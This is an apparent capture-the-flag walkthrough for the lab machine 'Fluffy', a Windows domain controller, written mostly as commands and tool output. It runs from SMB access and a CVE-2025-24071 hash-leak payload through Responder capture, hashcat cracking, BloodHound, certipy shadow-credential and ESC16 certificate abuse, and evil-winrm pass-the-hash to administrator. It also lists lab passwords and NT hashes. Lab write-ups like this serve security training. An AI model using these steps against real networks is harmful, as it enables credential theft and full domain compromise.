Fluffy

Use nmap to scan the ip address for the machine to find vulnerable services

```
nmap -sV -sC -Pn 10.10.11.69
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-30
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fl
|_ssl-date: 2025-08-30T18:03:09+00:00; +6h34m50s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:D
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fl
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:D
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-08-30T18:03:10+00:00; +6h34m49s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fl
|_ssl-date: 2025-08-30T18:03:09+00:00; +6h34m50s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:D
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fl
|_ssl-date: 2025-08-30T18:03:10+00:00; +6h34m49s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:D
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

We see port 88 is running Kerberos port 445 is running smb, port 593 is running rpc port 5985 is running winrm. Seeing these services on the ip address shows that the machine is a Windows Domain Controller running Active Directory services.

We then should add the domain fluffy.htb to the ip address 10.10.11.69 using sudo nano /etc/hosts

We were already given credentials j.fleischman:J0elTHEM4n1990!

```
$ smbmap -H 10.10.11.69 -u 'j.fleischman' -p 'J0elTHEM4n1990!'

[+] IP: 10.10.11.69:445 Name: fluffy.htb          Status: Authenticated
 Disk                                                 Permissions Comment
 ----                                                 ----------- -------
 ADMIN$                                               NO ACCESS Remote Admin
 C$                                                   NO ACCESS Default share
 IPC$                                                 READ ONLY Remote IPC
 IT                                                   READ, WRITE
 NETLOGON                                             READ ONLY Logon server share
 SYSVOL                                               READ ONLY Logon server share
[*] Closed 1 connections
```

We will then use the smbmap tool to find accessible SMB shares with the credntials already given to us. We then see that we can read and write in the IT share with our credentials. We can use this as a way to gain a foothold into the AD environment.

```
smbclient //10.10.11.69/IT -U j.fleischman
Password: J0elTHEM4n1990!
```

We will then use the smbclient tool to connect to the IT share.

```
smb: \> ls
  .                                   D        0  Sat Aug 30 23:49:38 2025
  ..                                  D        0  Sat Aug 30 23:49:38 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 20:38:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 20:34:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 20:38:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 20:33:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 20:01:07 2025

  5842943 blocks of size 4096. 2223323 blocks available
smb: \>
```

Once we connect to the share we then will use ls to see all the files in this share. We see some installer packages, but we also see a document named Upgrade_Notice.pdf which from the name we can assume that it is a upgrade guide.

```
smb: \> get Upgrade_Notice.pdf
```


Using the command get to download the pdf document.

Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

Recent Vulnerabilities

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low



After reviewing the document we see the vulnerabilities with the severity of each. When searching each vulnerability the one that we can leverage in this situation is the **CVE-2025–24071. CVE-2025-24071**, which allows NTLMv2 hash leakage via RAR/ZIP extraction and .library-ms files. We found a github repo with the PoC on how to utilize the **CVE-2025-24071** vulnerability to gain a foothold.

```
git clone https://github.com/lgandx/Responder
cd Responder/
python3 -m venv .
source bin/activate
python3 -m pip install netifaces
sudo $(which python3) Responder.py -I tun0 -wvF
```

```
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[+] Poisoners:
    LLMNR                     [ON]
    NBT-NS                    [ON]
    MDNS                      [ON]
    DNS                       [ON]
    DHCP                      [OFF]

[+] Servers:
    HTTP server               [ON]
    HTTPS server              [ON]
    WPAD proxy                [ON]
    Auth proxy                [OFF]
    SMB server                [ON]
    Kerberos server           [ON]
    SQL server                [ON]
    FTP server                [ON]
    IMAP server               [ON]
    POP3 server               [ON]
    SMTP server               [ON]
    DNS server                [ON]
    LDAP server               [ON]
    MQTT server               [ON]
```

We need to clone the github repo where we find the PoC. Then we we will set up Reponder.py as the listener on the tun0 interface to capture any NTLMv2 authentication attempts triggered by the exploit.

```
smbclient //10.10.11.69/IT -U j.fleischman
Password: J0elTHEM4n1990!
```

```
 smb: \> put ~/exploit.zip
```

Using the PoC we have the file called exploit.zip the malicious payload to trigger the capture of NTLMv2 authentication attempts. We will connect to the IT share and put the malicious payload in the share. We then should see a response from Responder.py with the captured username alongside with the NTLMv2 Hash.

We see the username 'p.agila' with the user's NTLMv2 Hash. We saved the username and hash in the format given in a text file. After we will use hashcat with mode 5600 which refers to a **NTLMv2** hash. After using the command hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt. After cracking the hash using hashcat the credentials is `p.agila` : `prometheusx-303`


```
smbmap -H 10.10.11.69 -u 'p.agila' -p 'prometheusx-303'
```

```
[+] IP: 10.10.11.69:445 Name: fluffy.htb                Status: Authenticated
        Disk       Permissions    Comment
        ----       -----------    -------
        ADMIN$     NO ACCESS      Remote Admin
        C$         NO ACCESS      Default share
        IPC$       READ ONLY      Remote IPC
        IT         READ, WRITE
        NETLOGON   READ ONLY      Logon server share
        SYSVOL     READ ONLY      Logon server share
```

We will then verify the cracked credentials using the smbmap tool. We see that the cracked credentials are valid.

We will then use the bloodhound tool using the cracked credentials to map the Active Directory environment and identify potential privilege escalation paths. We will do this by using the following command to enumerate everything.

```
python3 bloodhound -u 'p.agila' -p 'prometheusx-303' -d 'fluffy.htb' -ns '10.10.11.69' -c 'All'
```



After running the BloodHound collection command, you should have JSON files as output. Import those JSON files into the BloodHound interface.

Use **bloodyAD** to exploit `GenericAll` / `GenericWrite` privileges and modify group membership/ownership. Examples:

```
bloodyAD --host 10.10.11.69 -d 'fluffy.htb' -u 'p.agila' -p 'prometheusx-303' ad
d groupMember 'SERVICE ACCOUNTS' 'p.agila'

bloodyAD --host 10.10.11.69 -d 'fluffy.htb' -u 'p.agila' -p 'prometheusx-303' se
t owner 'SERVICE ACCOUNTS' 'p.agila'
```

These commands add `p.agila` to the `SERVICE ACCOUNTS` group and set `p.agila` as the group owner.

Use **certipy** to generate a certificate / key credential for the `WINRM_SVC` account and authenticate:

```
certipy shadow auto -username 'p.agila@fluffy.htb' -password 'prometheusx-
303' -account  winrm_svc
```

This generates a certificate and KeyCredential, adds it to the `WINRM_SVC` account, authenticates as `WINRM_SVC`, and retrieves a TGT and the account NT hash.

*If you are having issues with these commands utilize `timedatectl set-ntp 0` and then `sudo ntpdate -u *Target-IP*` If that does not work go to this resource https://swisskyrepo.github.io/InternalAllTheThings/active-directory/ad-tricks/ *

```
evil-winrm -i 10.10.11.69 -u 'winrm_svc' -H '33bd09dcd697600edf6b3a7af4875767'
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
```

With the service account winr_svc and its hash we will use the command above to spawn a evil-winrm shell.

```
[!] Vulnerabilities
  ESC16: Security Extension is disabled
[*] Remarks
  ESC16: Other prerequisites may be required for exploitation. See the wiki for de
```

We can then use certipy tool to find possible vulnerabilities on all the service accounts. I couldn't find anything on winrm_svc using the command `certipy find -username ca_svc -hashes :33bd09dcd697600edf6b3a7af4875767-dc-ip 10.10.11.69 -vulnerable` so I then used the command `certipy shadow auto -username 'p.agila@fluffy.htb' -password 'prometheusx-303' -account ca_svc` to find the hash for the service which is :ca0f4f9e9eb8a092addf53bb03fc98c8. We will then use the command `certipy find -username ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -vulnerable`. The output to this command showed ESC16 — Security Extension is disabled.

Since we know that ESC16 is weakness that can allow us to comprmise the DC refer to this site that breaks down how to exploit each ESC https://seriotonctf.github.io/ADCS-Attacks-with-Certipy/index.html.

Follow these steps:

Step 1: Reading the UPN of the Target Account

```
certipy account -u "p.agila@fluffy.htb" -p "prometheusx-303" -dc-ip "10.10.11.69" -user 'ca_svc' read
```

- This allowed you to **confirm the account details** needed to request a certificate on its behalf.

Step 2: Updating the Victim's UPN

```
certipy account -u "p.agila@fluffy.htb" -p "prometheusx-303" -dc-ip "10.10.11.69" -upn 'administrator' -user 'ca_svc' update
```

- Temporarily updated `ca_svc`'s UPN to match the target administrator account.

Step 3: Requesting a Certificate for Administrator

```
certipy req -u "ca_svc@dc01.fluffy.htb" -hashes "ca0f4f9e9eb8a092addf53bb03fc98c8" -ca 'fluffy-DC01-CA' -template User -upn "administrator@dc01.fluffy.htb" -dc-ip "10.10.11.69"
```

- Requested a certificate from the CA using the victim account's privileges. This issued a certificate that allowed us to authenticate as the administrator.

Step 4: Reverting the Victim Account's UPN

`certipy account -u "p.agila@dc01.fluffy.htb" -p "prometheusx-303" -dc-ip "10.10.11.69" -upn 'ca_svc@dc01.fluffy.htb' -user 'ca_svc' update`

- After obtaining the certificate, we restore the victim account's UPN to avoid detection.

Step 5: Authenticating as Administrator

`certipy auth -dc-ip "10.10.11.69" -pfx 'administrator.pfx' -username 'administrator' -domain "fluffy.htb"`

- We use the newly obtained certificate to authenticate as `administrator`.

```
evil-winrm -i 10.10.11.69 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e
```

```
cd C:\Users\Administrator\Desktop
ls
type root.txt
```

With the administrator NTLM hash given to us we can then spawn a evil-winrm shell. Alas we have compromised the DC!